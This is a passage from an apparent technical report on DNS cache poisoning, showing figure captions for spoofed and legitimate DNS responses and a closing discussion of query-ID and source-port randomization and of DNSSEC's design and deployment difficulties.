

Figure 11: The DNS query made by the *recursive DNS* to the *TLD DNS*



Figure 12: The malicious response that matched the query ID



Figure 13: The legitimate response

6 Final considerations

6.1 Performing the attack nowadays

Performing the attack nowadays is much harder than it was in early implementations of DNS servers.
As we have seen, the attacks are possible because of the small space of the query ID, consisting of just 16 bits. Some early versions of DNS servers applied weak random algorithms or even sequential procedures for the generation of this number, which made it easy for attackers to predict the next query ID.
This problem is mitigated by the use of pseudo-random number generators and the inclusion of the source port, which is also randomized. In this way, since there are two 16 bits numbers to guess, it is much harder to complete an attack in the narrow window of time while the victim is going through the name resolution process. More specifically, considering 2^{16} bits for the query ID times 2^{16} (excluding the reserved ports) bits for the source port we get roughly 4 billion possible values to guess.

6.2 DNSSEC

Another counter measure is DNSSEC, that was developed to add data integrity and origin authentication to DNS query replies, so that users can verify that the answers received are indeed originated from the intended DNS server and have not been altered. In particular, DNSSEC applies public-key cryptography to prove the authenticity of data with signatures, by storing the public key in a new type of resource record and allowing resolvers to verify the responses. DNSSEC creates a Public Key Infrastructure leveraging the already existing DNS hierarchy so that each parent zone verifies the keys of its children zones.

However, DNSSEC deployment proved to be especially problematic. Scalability issues were introduced by sustaining the PKI on the DNS hierarchy, as key changes require notifications to the parent or child zones: for large TLD name servers this becomes infeasible due to the high number of child zones. Moreover, the chain of authentication of the PKI infrastructure holds for a certain name server only if all its parent nodes from the root name server have also deployed DNSSEC; in reality, the PKI remains incomplete with isolated zones of DNSSEC deployments. Other issues arose with the heavy usage of caching throughout DNS, such as changes in zones keys not being immediately visible due to long TTLs (preventing resolvers to verify the data), the management of keys rollover (periodical changes of the keys) and handling of exposed keys.

As of today, DNSSEC is still at an early level of deployment as it requires a conjunctive effort by registrars, name servers administrators and network operators. Currently it is estimated that only 30% of DNS data is validated (as reported by the APNIC, the internet registry of Pacific Asia).